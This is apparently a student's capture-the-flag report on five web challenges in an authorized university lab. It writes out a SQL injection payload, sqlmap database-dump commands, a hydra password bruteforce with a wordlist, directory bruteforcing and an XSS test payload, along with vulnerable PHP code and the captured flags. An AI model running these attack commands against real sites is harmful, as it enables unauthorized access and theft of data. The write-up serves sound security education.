


CTF 2

CONDUCTED BY TEAM222

CTF 2 - Report

47716088

Mohnish SHARMA

May 12, 2024

Contents

1 Report Overview

1.1 Executive Summary

CTF-2 was a practical, group based "capture the flag" exam, focusing on the exploitation of web systems strictly for educational purposes. The CTF was available from 9:00AM 29th April, till 11:45PM 5th May, and consisted of 5 levels (flags) within the activity which were accessible through the web browser in a web-based kali desktop instance.

Our team, `Team222` was comprised of 4 members, Mohnish Sharma (myself), Tam Tin (Ambrose) Tang, Micheal Zanbaka and Santosh Aryal. `Team222` was able to successfully complete 4 out of the 5 levels, `Find me!`, `Nom nom`, `Fuel Injection`, and `Toolkit`; thus leaving us with 4 out of 5 flags.

This report will detail the necessary steps our team took in discovering vulnerabilities and also detailing the process of exploitation in each level to ultimately retrieve a 32 character flag, as well as providing a evidence of teamwork and participation in the CTF. For any sections mentioning "risk" in this report, the "flags" will be treated as if they were sensitive information contained within the web systems, which was penetration tested by our team.

Challenge Name	**Team Members Involved**	**Discovered Flags**
`Find Me!`	Mohnish & Santosh	flag{d090f1bc997cd4f69155d23737af0094}
`Nom nom`	Mohnish & Micheal	flag{35062ab978a6647ea2d52520e3c508c0}
`Fuel Injection`	Mohnish & Ambrose	flag{27fe12cdb4e010e6733f8658972a5c62}
`Toolkit`	Mohnish	flag{41da8793f206b34da433c99e6e2642d8}
`What Lies Beneath`	Mohnish, Micheal & Ambrose	No flag discovered.

Table 1. A list of challenges, team members involved, and any corresponding discovered flags.

Disclaimer 1

In this report, and in the effort of improving readability, replicability, and reducing redundancy, our solutions have been minimised and refined to only the correct commands and actions that needed to be taken to recreate the exploitation of the vulnerability in each of the levels. A complete list of all the commands and steps taken by our team during the CTF can be found in the accompanying `Team222 Logbook.`

Also, due to the similar structure of CTF 2 compared to CTF 1, this report will consequently follow a similar structure from the previous report, but with relevant changes to the executive summary, scope of testing, tools utilized, reflection, and of course the flag summaries. The main difference in this report compared to the last will be a more limited risk assessment and instead a focus on teamwork, and providing evidence of my participation in the CTF and my participation in communicating with my team. (due to the change in criteria)

Utilising the PDF viewer's zoom button should enhance any images with text too small to read should that be the case.

1.2 Scope of Testing

Each CTF level was a web application accessed through firefox inside of a remote desktop we connected to via `apache`. Further rules given for CTF 2 included no recursive bruteforcing, and no bruteforcing attacks that run longer than 10 minutes.

Each level of the CTF was a web system hosted on domains:

- Find Me!: 10.222.2.10
- Nom nom: 10.222.2.20
- Fuel Injection: 10.222.2.30
- Toolkit: 10.222.2.40
- What Lies Beneath: 10.222.2.50

The penetration tests were carried out with strenuous degrees of care and attention to detail, we were just like any hypothetical user visiting the website without any admin permissions or any possibility of causing damage to the original state of the websites, or Macquarie University's servers. Every attempt at solving the flags, as well as the commands executed with each attempt with recorded in a logbook format which contains a copius amount of documentation so that each attempt can be recreated if some unforeseen consequences from this penetration test were to arise.

1.3 Ethical Disclosure

This CTF activity, similar to the last one was carried out in a entirely safe and authorized setting intended for learning and academic assessment purposes only. No systems, networks, devices, or data was accessed/tampered with without the proper authorization and permissions, and a controlled environment was established through the use of the client-less remote desktop tool, `Apache Guacamole`, ensuring safety and the integrity of our personal devices and data.

Strictly only `Ethical Hacking` techniques abiding to the specified parameters were used inside the CTF to locate and retrieve the 32 character flag strings. It is vital to bear in mind that trying to exploit security holes or access systems without proper approval can constitute illegal activity, and can have serious consequences. The methods detailed in this report should only be practiced in authorized environments and must not be reproduced with malicious intent.

1.4 Tools Utilized

Various tools were utilized throughout the CTF to assist with the operation of the CTF as a whole and the 5 levels within:

- `Apache Guacamole`
  - This client-less remote desktop tool was used to access a virtual kali-box to isolate our personal computers for our safety and compatability reasons.
- `Firefox`
  - The browser utilized throughout the whole CTF and the medium for connecting to each level in the remote desktop tool of Apache. The developer tools were used in all the levels to help dissect each web system.

- `gobuster`
  - This is a tool used to bruteforce Uniform Resource Locators (directories and files) in specified websites. A very versatile tool and was great help in all of the ctf challenges.
- `sqlmap`
  - SQLMAP is a tool used to detect and exploit SQL injection vulnerabilities in web systems, upon detection of a vulnerability, various options can be chosen from retrieving password hashes to dumping entire database management system tables/columns, which proved to be very effective and helpful in flag 3.
- `CyberChef`
  - A simple web app which assists greatly in encoding, decoding, encrypting, diciphering, and much more. It was of great help in flags 2 and 4.
- `hydra`
  - A parallelized login bruteforcer with various protocols for attacking. Extremely helpful during flag 4.
- `discord`
  - A message and VOIP application that facilities easy communication, also the choice of platform for our group's centre of communication.

2 Flags


2.1 Flag 1 - "Find me!"

2.1.1 An Overview

Provided Hint: "Just lying around."

This was the first challenge in the CTF and first of two in the easy category.

Upon using Firefox to navigate to the address of 10.222.2.10 given in the level description, I was met with the home page of the CTF level, which I later discover is the standard for all the CTF levels.



The flag can be found via the navbar.

Happy hacking!

Figure 1. Typical home page of the CTF levels.

The navigation bar had a link to the `/flag.php` page, which was a mostly blank page containing a short sentence in the middle reading: "Can you find the flag?"




Figure 2. Layout of the flag.php in Level 1.


As the name and the hint alluded, the flag for this level was found via browser developer tools [1] and by navigating to the parent directory of the `style.css` file, where a `flag.txt` file laid (the text file contained the flag).

2.1.2 Our Solution

Opening the browser developer tools in Firefox and browsing to the style editor, a `style.css` file (which in hindsight is was very out of place, as none of the other levels have a visible one) can be seen, among `bootstrap.css`, and `custom.css`. After searching through the files for anything related to the flag, I saw the `style.css` file contained a css comment of:

```
/* Nothing to see here.  You will need to search harder.  */
```

And after opening the file in a new tab via:




```
 * Designed
 */
.clearfix {
  *zoom: 1;
}
```

Figure 3. Opening the file in a new tab.

Revealed the unconventional file path of:

```
10.222.2.10/crazycss/style.css
```

Inspecting further by navigating to the parent directory of `/crazycss/`,



Index of /crazycss

```
Name                 Last modified      Size Description
Parent Directory                           -
flag.txt             2024-04-28 22:41    33
styles.css           2024-04-22 11:29    62
Apache/2.4.7 (Ubuntu) Server at 10.222.2.10 Port 80
```

Figure 4. Index of /crazycss/

A flag.txt file can be seen, upon downloading and opening contained a 32 character string (the flag) of: `d090f1bc997cd4f69155d23737af0094`.

2.1.3 Closing Statements

Overall, this is level describes a web system with a major flaw in its design, as if we are under the assumption the flags are classified or sensitive information, as any user could access that information if they inspected the website long enough, or even if they used a directory bruteforcer like gobuster with a wordlist that contained "crazycss". This is a huge oversight in the design of the web system and is listed as #1 (in terms of severity) on OWASP's Top 10 most critical security risks, which is `Broken Access Control`, as force browsing to authenticated pages as an unauthenticated user or to privileged pages [2], and we know unauthenticated users are not supposed to be accessing those directories as similar directories such as `/js/` and `/css/` on the file system present the user with a 401 Unauthorised HTTP response.

2.2 Flag 2 - "Nom nom"

2.2.1 An Overview

Provided Hint: "But what's it made of? Hint hint."

This was the second challenge in the CTF and the last of two easy category.

The flag page for this level contained only a picture of the cookie monster with lots of cookies, clearly hint to that the was somehow related to the browser cookies.

Figure 5. Layout of flag.php in Level 2.

What are browser cookies?
A cookie is a piece of data that a website you visit stores on your computer, cookies can be useful for saving preferences on a website, such as theme colour or chosen language. They can hold numerous pieces of data, such as sensitive information like your name, location, email address [3]and many other things, in this case, a cookie contained the flag for this level. Cookies are also often encoded, and the flag in this level was too in ASCII85 or otherwise known as Base85, likely due to the larger set of characters that helps it be more efficient, (it can encode 4 bytes or 32 bits in 5 characters)[4].

2.2.2 Our Solution

Since this level was clearly related to cookies, I opened the web developer tools and navigated to the "storage" tab, and under the cookies subheading there was a singular cookie with the name `session_cookie` and the value of:

```
1GpjE11%3DWP2%60P5%282Dd%40%28%405%3B%40N1%2CUg%40AM%5BgR0K%3CP
```





Figure 6. View of cookies in flag.php

Copying this value and pasting into the `CyberChef` utility, it was automatically recognised as a base85 encoded string, and upon decoding yielded the flag of: 35062ab978a6647ea2d52520e3c508c0



Recipe

URL Decode

From Base85

Alphabet: !-u

[✓] Remove non-alphabet chars

All-zero group char: z

Input

```
1GpjE11%3DWP2%60P5%282Dd%40%28%405%3B%40N1%2CUg%40AM%5BgR0K%3CPr
```

Output

```
35062ab978a6647ea2d52520e3c508c0
```

Figure 7. Screen capture of CyberChef output.

2.2.3 Closing Statements

This level described yet another web system with a major flaw, storing sensitive data in places plain users can access, this time with the added "security" of encoding. Which is a big misconception some have, and is also the reason for `Cryptographic Failures` being listed as #2 on OWASP's Top 10 critical security risks. Since the cooke is unencrypted, if the site also didn't enforce TLS or use HTTPS, an attacker could theoretically intercept requests and steal user's session cookies, which could contain lots of information by itself (suggested to be the likely case as the flag was in there), or the cookie could be replayed, effectively hijacking the user's session[5].


2.3 Flag 3 - "Fuel Injection

2.3.1 An Overview

Provided Hint: "Back-up for a faster ride."

This was the third challenge in the CTF and the first of two in the medium category.

Upon first look already this level had much more to offer than the two in the easy category, requiring the utilisation of a web browsers responsive design mode (in this case firefox's was used), to emulate a mobile phone to see the intended function of the web system.



```
10.222.2.30/flag.php?type=1' OR 1=1 --
```

Cars you might like:

Make: toyota Model: crown
Make: toyota Model: camry
Make: toyota Model: corolla

You are viewing the

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	10.222.2.30	flag.php?type=1' OR 1=1 --	document	html	1.55 kB	2.90 kB
200	GET	10.222.2.30	jquery.js	script	js	cached	0 B
200	GET	10.222.2.30	bootstrap.min.js	script	js	cached	0 B
200	GET	10.222.2.30	custom.js	script	js	cached	100 B
200	GET	10.222.2.30	/service/endp/packets/?type=1	flag.php:45 (xhr)	html	337 B	89 B
404	GET	10.222.2.30	favicon.ico	FaviconLoader.jsm:180 (img)	html	cached	2.02 kB

```
Make: toyota Model: crown
Make: toyota Model: camry
Make: toyota Model: corolla
```

6 requests | 5.11 kB / 1.88 kB transferred | Finish: 116 ms | DOMContentLoaded: 63 ms | load: 66 ms


Figure 8. Layout of flag.php in firefox's responsive design mode.

Which as you can see in figure **8**, was a web application used to pull make's and model's of cars, from a database, an SQL database which was exploited through a tool called `sqlmap`, and corresponding arguments for successful exploitation using this tool were fed through via analysis of the backup file. The output generated from the tool included all the tables from the SQL DBMS, and the flag was contained within a csv file.

2.3.2 Our Solution

With gobuster, we located the `/backup/` directory containing the backup file for the database by running:


```
$ gobuster dir -u http://10.222.2.30 -w
/usr/share/amass/wordlists/subdomains-top1mil-110000.txt
```



```
┌──(kali㉿kali)-[/]
└─$ gobuster dir -u http://10.222.2.30 -w /usr/share/amass/wordlists/subdomains-top1mil-110000.
txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.222.2.30
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/amass/wordlists/subdomains-top1mil-110000.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 307] [--> http://10.222.2.30/img/]
/images               (Status: 301) [Size: 310] [--> http://10.222.2.30/images/]
/backup               (Status: 301) [Size: 310] [--> http://10.222.2.30/backup/]
/service              (Status: 301) [Size: 311] [--> http://10.222.2.30/service/]
/css                  (Status: 301) [Size: 307] [--> http://10.222.2.30/css/]
/js                   (Status: 301) [Size: 306] [--> http://10.222.2.30/js/]
Progress: 114606 / 114607 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 9. Output from running specified gobuster command.


Besides making the hint make sense, the folder also contained a `packets.php.bak`, which appeared to be a backup file for `packets.php`, seen earlier in figure 8, in the network tab.



```
<?php
  $db = mysqli_connect('localhost', 'offsec_admin', 'not_a_flag', 'classicmodels') or die("Failed to connect to DB!");
  $sql = sprintf("SELECT make, model from flag WHERE type = '%s'", $_GET['type']);
  $result = $db→query($sql) or die($db→error);

        if ($result→num_rows > 0) {
          // output data of each row
          while($row = $result→fetch_assoc()) {
            echo "Make: " . $row["make"]. " Model: " . $row["model"]. "<br>";
                }
        } else {
          echo "0 results";
        }
?>
```

Figure 10. Contents of packets.php.bak

The backup file confirmed our theories of an unsanitised SQL query, specifically where $_GET parameter is. To test this I navigated to `10.222.2.30/service/endp/packets/?type=1` by following it from the network tab in the developer tools, and tried changing the ?type parameter to see if it changed the output, which it did.



Make: honda Model: crv
Make: honda Model: accord
Make: honda Model: civic
Make: honda Model: jazz


Figure 11. Result of changing ?type=1 to ?type=2

After knowing it was viable, I used sqlmap via:

```
$ sqlmap -u https://10.222.2.30/service/endp/packets/?type=1
                                    -level=5 -dbs -batch -dump
```

Using, `-level=5` to indicate the most aggressive SQL injections tests, `-dbs` to enumerate through the database system after a successful injection, `-batch` for no user input, and lastly `-dump` to dump the contents of the entire database after the whole database enumeration process is complete (from -dbs).

The result was a success, and navigating through the dumped data contained a flag.csv file, where the second line contained the flag of: 27fe12cdb4e010e6733f8658972a5c6.



```
make,model,type
flag,27fe12cdb4e010e6733f8658972a5c62,notacar
toyota,crown,1
toyota,camry,1
toyota,corolla,1
honda,crv,2
honda,accord,2
honda,civic,2
honda,jazz,2
holden,kingswood,3
holden,commodore,3
holden,monaro,3
```

Figure 12. Dump of "classicmodels" database

2.3.3 Closing Statements

This level was far more secure than the previous two, requiring various tools and reverse engineering of the backup file to use said tools. Although still, the vulnerability in this web application is #3 on the OWASP TOP-10 vulnerabilities due to the user-supplied data of the ?type paramter not being validated, filtered or sanitized by any means[6], leading to the exploitation and breach of the whole database via SQLMAP.


2.4 Flag 4 - "Toolkit"

2.4.1 An Overview

Provided Hint: "This one needs a hammer, among other things".

This was the fourth challenge in the CTF and the last of two in the medium category.

The hint for this level already suggested some brute forcing may need to take place, and that is exactly what takes place in order to get the flag. The flag.php contained a hint suggesting I would need to dig deeper, and dig deeper is what I did with gobuster in directory enumeration mode. Locating the `/siteadmin/` page, a login page which was the main hurdle of this level, but when bypassed, led to an image with the flag in the metadata.




Nice try, but SQL injection won't work here.
Administrator access only. Please login to access the flag.

Figure 13. Layout of /siteadmin/ login page.

2.4.2 Our Solution

I bruteforced with gobuster via:

```
$ gobuster dir -u http:10.222.2.40
-w/usr/share/amass/wordlists/subdomains-top1mil-110000.txt
```




```
┌──(kali㉿kali)-[/]
└─$ gobuster dir -u http://10.222.2.40 -w /usr/share/amass/wordlists/subdomains-top1mil-110000.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.222.2.40
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/amass/wordlists/subdomains-top1mil-110000.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 307] [--> http://10.222.2.40/img/]
/images              (Status: 301) [Size: 310] [--> http://10.222.2.40/images/]
/css                 (Status: 301) [Size: 307] [--> http://10.222.2.40/css/]
/js                  (Status: 301) [Size: 306] [--> http://10.222.2.40/js/]
/siteadmin           (Status: 301) [Size: 313] [--> http://10.222.2.40/siteadmin/]
Progress: 114606 / 114607 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[/]
└─$ 
```

Figure 14. Output from corresponding gobuster command.

Leading to my discovery of the `/siteadmin/` page,


After identifying that the login page worked through HTTP GET requests (by looking at the url after clicking submit), I knew the login page would be easily exploitable. A google search for kali bruteforcing tools lead to my discovery of the tool `hydra`. I executed the following command with it with intention to bruteforce the login page, with username: admin (I previously tried using a wordlist for the usernames and it was taking far too long and I grew weary of exhausting the CTF server resources by running it for more than 10 minutes, and it would also have been out of the scope) and the classic password wordlists of `rockyou.txt`[7], as well as specifying `:Incorrect` response after the wrong login details were entered so hydra would know when the correct login was found.



```
^USER^&password=^PASS^&Sumbit=submit:Incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-30 11:59:45
[ERROR] File for logins not found: admin

┌──(kali㉿kali)-[/]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.222.2.40 http-get-form "/siteadmin/index.php:name=
^USER^&password=^PASS^&Sumbit=submit:Incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-30 12:00:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per
 task
[DATA] attacking http-get-form://10.222.2.40:80/siteadmin/index.php:name=^USER^&password=^PASS^&Sumbit=submi
t:Incorrect
[80][http-get-form] host: 10.222.2.40   login: admin   password: superman
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-30 12:00:11

┌──(kali㉿kali)-[/]
└─$ 
```

Figure 15. Output from corresponding hydra command.

After logging in with the username and password from the bruteforce (user: admin, pass: superman), I was presented with an image of a flag supposedly containing the flag:



```
10.222.2.40/siteadmin/index.php?name=admin&password=superman&Submit=submit
```

Save login for http://10.222.2.40?
Username: admin
Password: superman

Congratulations, here is your flag! Good luck.

Figure 16. Webpage after logging in

After analysing the RAW data of the image with Cyberchef, I was presented with the flag of: 41da8793f206b34da433c99e6e2642d8

2.4.3 Closing Statements

This level in my opinion was more straightforward than the previous ones, also a more likely realistic mistake a newer web developer would make. However that does not take




Figure 17. Raw data of flag image


away from the severity of said mistake, once again landing itself on the OWASP TOP 10 list, as due to the login page being configured through a GET request (not to say a POST request would completely mitigate the the chance of a bruteforce attack, but it would make it harder for amateurs as the parameters could be hidden, otherwise visible in the URL in this case), and the combination of no rate limiter on login attempts, it made it very easy to bypass with tools such as hydra[8].

2.5 Flag 5 - "What lies beneath"

Provided Hint: "Can you get through? Hint hint."

This was the fifth challenge in the CTF and the only one in the hardest category. It was also the only flag our team did not get.

Off the bat this level seemed to look like a much more developed web application than the previous, containing a text box with various colour options, when submitted would display the entered text below the box in the chosen colour.


Check out our text colouring app! Enter some text below:


Red

Submit

Figure 18. Layout of flag 5.

2.5.1 Our Attempts

We started off by running a gobuster directory bruteforce, which only return the default directories, many of which we didn't have access to. So I decieded to check `robots.txt` to see if there was any secret pages being kept hidden, and sure enough there was a hidden (to web crawlers) directory of `/flag_location_hint/`.


10.222.2.50/flag_location_hint/


EB CTF Flags ()

The flag is located in the root directory of the machine: /flag.txt

How will you get it?

Figure 19. Contents of /flag_location_hint.

We also discovered the application was vulnerable to HTML injection as it was entering the user input straight into the HTML DOM, and the "colouring" operation was not being performed on the server side, proven through:


Check out our text colouring app! Enter some text below:

Red

```
<script>alert('test!');</script>
```

hello hi hello

10.222.2.50

test!

Figure 20. Proof of HTML injection

Although after trying various payloads, we did not know how we could gain access to the backend server and were ultimately unable to get the flag for this level.

3 Conclusion

In conclusion our team, `Team222` ended the CTF with 40 points (10 points per flag), and 4 out of the 5 flags. Which is a result I am happy with and is an improvement from the previous, it was a great experience and all members of our team was sure to have benefited from it.


3.1 Personal Reflection

My participation in this CTF activity has been an enriching experience and has exploring and exploiting the inner workings of web applications have personally been more interesting to me than the last CTF on Linux systems, as I get to really have a visual on what I am doing and more of a clue on where to focus my efforts to get the flags. Although I do think there were a few more issues with this CTF than the last, namely with flag 3 where my team had an issue with the web application's connection to the database, and all we saw was "Failed to connect to the DB!" for a few days, but we got an extension for our trouble so it wasn't too damaging. Overall I think it was very beneficial learning experience and provided me a deeper insight on my own abilities as well as skills and tools I learnt to use such as bruteforcing login pages with hydra, or using sqlmap to perform sql injections.

3.2 Teamwork

Our team mainly used the application known as `discord` to communicate with each other via a group chat. Most of our communication during solving the flags was through voice, which is hard to include proof of, so I've included screenshots of us organising times to host said calls.

As for recording my individual contribution to the CTF as a whole, I took various screenshots of the CTF as I performed different actions and commands, and they are scattered around the report from figures 1 - 20.




mog 05/02/2024 3:23 PM
are yall free to call tn
like anytime after 7

Garagor 05/02/2024 3:28 PM
I should be free after 8 or 9 due to some stuff going on
btw they got my VM working now
I'll try to work on one before the end of the day

mog 05/02/2024 3:28 PM
ok perfect

((a)) Organisation of group call.




mog 05/02/2024 7:50 PM
u click that then it takes u to the index

eUpiecEMT 05/02/2024 8:09 PM
level 3 we find backup right?
backup files

mog 05/02/2024 8:09 PM
yes

Garagor 05/02/2024 8:09 PM
I'm back home

((b)) Discussing Solutions.



mog 05/03/2024 1:12 PM
its not fixed yet tho so just wait and see ig

Re: "Failed to connect to DB" on level 3 for CTF 2
by Natasha Fernandes - Friday, 3 May 2024, 12:23 PM
Thanks for letting us know, we will restart the box for you.
Kind regards,
Natasha

Santosh 05/03/2024 1:38 PM
Good

@mog its not fixed yet tho so just wait and see ig
Garagor 05/03/2024 3:41 PM
Surely they give us more time for this

Santosh 05/03/2024 3:41 PM
Yes i guess so.

mog 05/03/2024 3:41 PM
idk if restarting it is gonna fix it (edited)
i sent them another msg

Garagor 05/03/2024 3:41 PM
I'll check if it's still like that

mog 05/03/2024 3:42 PM
i found a hint for number 5 though

The flag is located in the root directory of the machine: /flag.txt
How will you get it?

Figure 22. Discussing issue we had with Flag 3.

References

[1] "Firefox DevTools User Docs — Firefox Source Docs documentation". firefox-source-docs.mozilla.org. URL: `https://firefox-source-docs.mozilla.org/devtools-user/` (page 4).

[2] OWASP. "A01 Broken Access Control - OWASP Top 10:2021". owasp.org, 2021. URL: `https://owasp.org/Top10/A01_2021-Broken_Access_Control/` (page 5).

[3] "Cookies - Information that websites store on your computer | Firefox Help". support.mozilla.org. URL: `https://support.mozilla.org/en-US/kb/cookies-information-websites-store-on-your-computer` (page 5).

[4] John D. Cook. "Base85, Ascii85, and Z85". www.johndcook.com, Mar. 2019. URL: `https://www.johndcook.com/blog/2019/03/05/base85-encoding/` (visited on 05/12/2024) (page 5).

[5] OWASP. "A02 Cryptographic Failures - OWASP Top 10:2021". owasp.org, 2021. URL: `https://owasp.org/Top10/A02_2021-Cryptographic_Failures/` (page 6).

[6] OWASP. "A03 Injection - OWASP Top 10:2021". owasp.org, 2021. URL: `https://owasp.org/Top10/A03_2021-Injection/` (page 8).

[7] Timothy Jester. "Understanding RockYou.txt: A Tool for Security and a Weapon for Hackers". Keeper Security Blog - Cybersecurity News Product Updates, Aug. 2023. URL: `https://www.keepersecurity.com/blog/2023/08/04/understanding-rockyou-txt-a-tool-for-security-and-a-weapon-for-hackers/` (page 9).

[8] OWASP. "A07 Identification and Authentication Failures - OWASP Top 10:2021". owasp.org, 2021. URL: `https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/` (page 10).

[9] OWASP. "OWASP Top 10:2021". OWASP, 2021. URL: `https://owasp.org/Top10/`.